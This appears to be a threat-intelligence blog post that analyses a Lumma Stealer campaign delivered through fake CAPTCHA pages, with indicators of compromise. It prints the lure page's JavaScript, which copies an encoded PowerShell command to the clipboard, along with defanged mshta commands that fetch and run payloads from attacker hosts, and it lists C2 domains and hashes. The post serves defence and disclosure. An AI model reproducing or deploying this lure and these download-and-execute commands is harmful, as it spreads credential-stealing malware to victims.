Anatomy of a Lumma Stealer Attack via Fake CAPTCHA Pages - Part 1

By Tonmoy Jitu


Published: 2024-08-30 · Archived: 2026-04-06 00:45:02 UTC


As of late August 2024, attackers have been using fraudulent "human verification" pages to trick users into executing a malicious PowerShell script. This blog post will explore the full attack vector, detailing how the malware is delivered, executed, and the indicators of compromise (IOCs) involved.

Lumma Stealer is designed to exfiltrate sensitive information such as passwords, session tokens, cryptocurrency wallets, and other personal data from infected machines. What makes this attack more dangerous is the deceptive delivery method, exploiting users' trust in CAPTCHA pages and social engineering tactics.

Fake CAPTCHA Pages


The attack begins with unsuspecting users being directed to a fake CAPTCHA page under the guise of human verification. These CAPTCHA pages mimic legitimate websites but instead instruct users to copy and paste a PowerShell script into their system's Run window. Upon execution, the script retrieves and executes a malicious EXE file—Lumma Stealer.





Execution of Malicious PowerShell Script

The heart of this attack lies in the copy/paste PowerShell script. By convincing victims to run this script, attackers gain control over the victim's machine to download and execute the Lumma Stealer malware.



The PowerShell script fetches a malicious PE32 executable—Lumma Stealer—which is then run on the victim's machine.

Example of the malicious command execution:

```
mshta hxxps[:]//propller.b-cdn[.]net/propller
```

Malware Analysis: Lumma Stealer


First, we needed to identify how clicking the CAPTCHA button led to the encoded PowerShell code being copied to our clipboard. The answer lies within the page's source code. By inspecting the source, we found a JavaScript snippet. This code clearly shows that when the verification button is clicked, the encoded code is automatically copied to the clipboard.

```
<script>
    function verify() {
        const textToCopy = "powershell.exe -eC bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AcAByAG8AcABsAGwAZQByAC4AYgAtAGMAZA
        const tempTextArea = document.createElement("textarea");
        tempTextArea.value = textToCopy;
        document.body.appendChild(tempTextArea);
        tempTextArea.select();
        document.execCommand("copy");
        document.body.removeChild(tempTextArea);

        const recaptchaPopup = document.getElementById("recaptchaPopup");
        const overlay = document.getElementById("overlay");
        recaptchaPopup.classList.add("active");
        overlay.classList.add("active");
    }

    const verifyButton = document.getElementById('verifyButton');
    verifyButton.addEventListener('click', verify);
</script>
```


Using `CyberChef` to decrypt the code, we discovered that it invokes a Windows native binary called `mshta`, passing a URL as a parameter.

`mshta.exe` is a legitimate Windows utility used to execute HTML Applications (HTA) and handle embedded scripts, such as VBScript or JavaScript. Since it’s a trusted and signed binary by Microsoft, it often bypasses security filters, making it a prime candidate for exploitation in "living off the land" attacks. This technique allows attackers to execute malicious scripts without raising alarms, as `mshta.exe` typically won't be flagged by antivirus or endpoint protection systems.

By passing a URL as a parameter, the attacker can remotely host malicious scripts or executables that are fetched and run by `mshta`, creating a lightweight and flexible attack vector. This enables attackers to download further payloads, such as malware, without needing to drop any initial files on the victim’s system, helping to evade detection.




Through dynamic analysis, we mapped the entire attack chain. When the encoded code is executed via the Run command, it triggers a PowerShell session. This PowerShell session then runs `mshta`, which executes another command to download the payload.



Checking the directory where the payload was downloaded, we found the installer along with a zip file, which seemed unusual.


```
C:\Users\<username>\AppData\Local\Temp\
```

Upon inspecting the contents of the zip file, we discovered it contained a legitimate tool but also included malicious DLLs. These DLLs are used to install the Lumma Stealer malware.




C2 Domain

We had `Wireshark` running in the background and were able to capture the C2 domains from the TCP transmissions.




```
greetycruthsuo[.]shop
```



Once Lumma Stealer is executed on the infected machine, it communicates with command and control (C2) servers to exfiltrate stolen data. The C2 servers identified in this campaign are:

- greetycruthsuo[.]shop
- tibedowqmwo[.]shop
- futureddospzmvq[.]shop

These servers are critical to the attacker's ability to collect and manage the stolen information.

IOCs

Fake human CAPTCHA pages as of 2024-08-28:

- hxxps[:]//ch3[.]dlvideosfre[.]click/human-verify-system[.]html
- hxxps[:]//get-verified.b-cdn[.]net/captcha-verify-v5[.]html
- hxxps[:]//get-verified2.b-cdn[.]net/captcha-verify-v2[.]html
- hxxps[:]//human-check.b-cdn[.]net/verify-captcha-v7[.]html

- hxxps[:]//human-verify02.b-cdn[.]net/captcha-verify-v2[.]html
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/human-captcha-v1[.]html
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/human-verify-system[.]html

Infection traffic from fake verification page:

- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/human-captcha-v1[.]html
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtmed <-- Lumma Stealer EXE retrieved and run by copied/pasted script
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrt1[.]zip
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrt2[.]zip
- hxxps[:]//iplogger[.]co/Zv0L8[.]zip <-- parked domain, returned small, non malicious PNG image
- tibedowqmwo[.]shop <-- HTTPS Lumma Stealer C2 traffic

Infection traffic from fake verification page:

- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/human-verify-system[.]html
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtx <-- Lumma Stealer EXE retrieved and run by copied/pasted script
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrt1[.]zip
- hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrt2[.]zip
- hxxps[:]//iplogger[.]co/Zbg73[.]zip <-- parked domain, returned small, non malicious PNG image
- tibedowqmwo[.]shop <-- HTTPS Lumma Stealer C2 traffic

Infection traffic from fake verification page:

- hxxps[:]//ch3[.]dlvideosfre[.]click/human-verify-system[.]html
- hxxps[:]//verif[.]dlvideosfre[.]click/2ndhsoru <-- Lumma Stealer EXE retrieved and run by copied/pasted script
- hxxps[:]//verif[.]dlvideosfre[.]click/K1[.]zip
- hxxps[:]//verif[.]dlvideosfre[.]click/K2[.]zip
- futureddospzmvq[.]shop <-- HTTPS Lumma Stealer C2 traffic

Windows EXE files for Lumma Stealer:

- SHA256 hash: 07b127b0c351547fa8ec4cac6cd5fd68dc8916dc4557ab13909ca95d53478a7d
- File size: 184,056 bytes
- File location: hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtmed
- File type: PE32 executable (GUI) Intel 80386, for MS Windows
- File description: Windows EXE for Lumma Stealer
- Run method: mshta hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtmed

==========

- SHA256 hash: 539574e6af31c459925943267001e2a9d61fb2c592762b5c4dcbedd90155d8a3
- File size: 180,702 bytes

- File location: hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtx
- File type: PE32 executable (GUI) Intel 80386, for MS Windows
- File description: Windows EXE for Lumma Stealer
- Run method: mshta hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtx

==========

- SHA256 hash: 7d6ee310f1cd4512d140c94a95f0db4e76a7171c6a65f5c483e7f8a08f7efe78
- File size: 201,092 bytes
- File location: hxxps[:]//verif[.]dlvideosfre[.]click/2ndhsoru
- File type: PE32 executable (GUI) Intel 80386, for MS Windows
- File description: Windows EXE for Lumma Stealer
- Run method: mshta hxxps[:]//verif[.]dlvideosfre[.]click/2ndhsoru

Reference:

Unit42-timely-threat-intel/2024-08-28-IOCs-for-Lumman-Stealer-from-fake-human-captcha-copy-paste-script.txt at main · PaloAltoNetworks/Unit42-timely-threat-intel

A collection of files with indicators supporting social media posts from Palo Alto Network’s Unit 42 team to disseminate timely threat intelligence. - PaloAltoNetworks/Unit42-timely-threat-intel

GitHubPaloAltoNetworks

PaloAltoNetworks/**Unit42-timely-threat-intel**

A collection of files with indicators supporting social media posts from Palo Alto Network's Unit 42 team to disseminate timely...

3 Contributors | 0 Issues | 486 Stars | 36 Forks

Source: https://denwp.com/anatomy-of-a-lumma-stealer/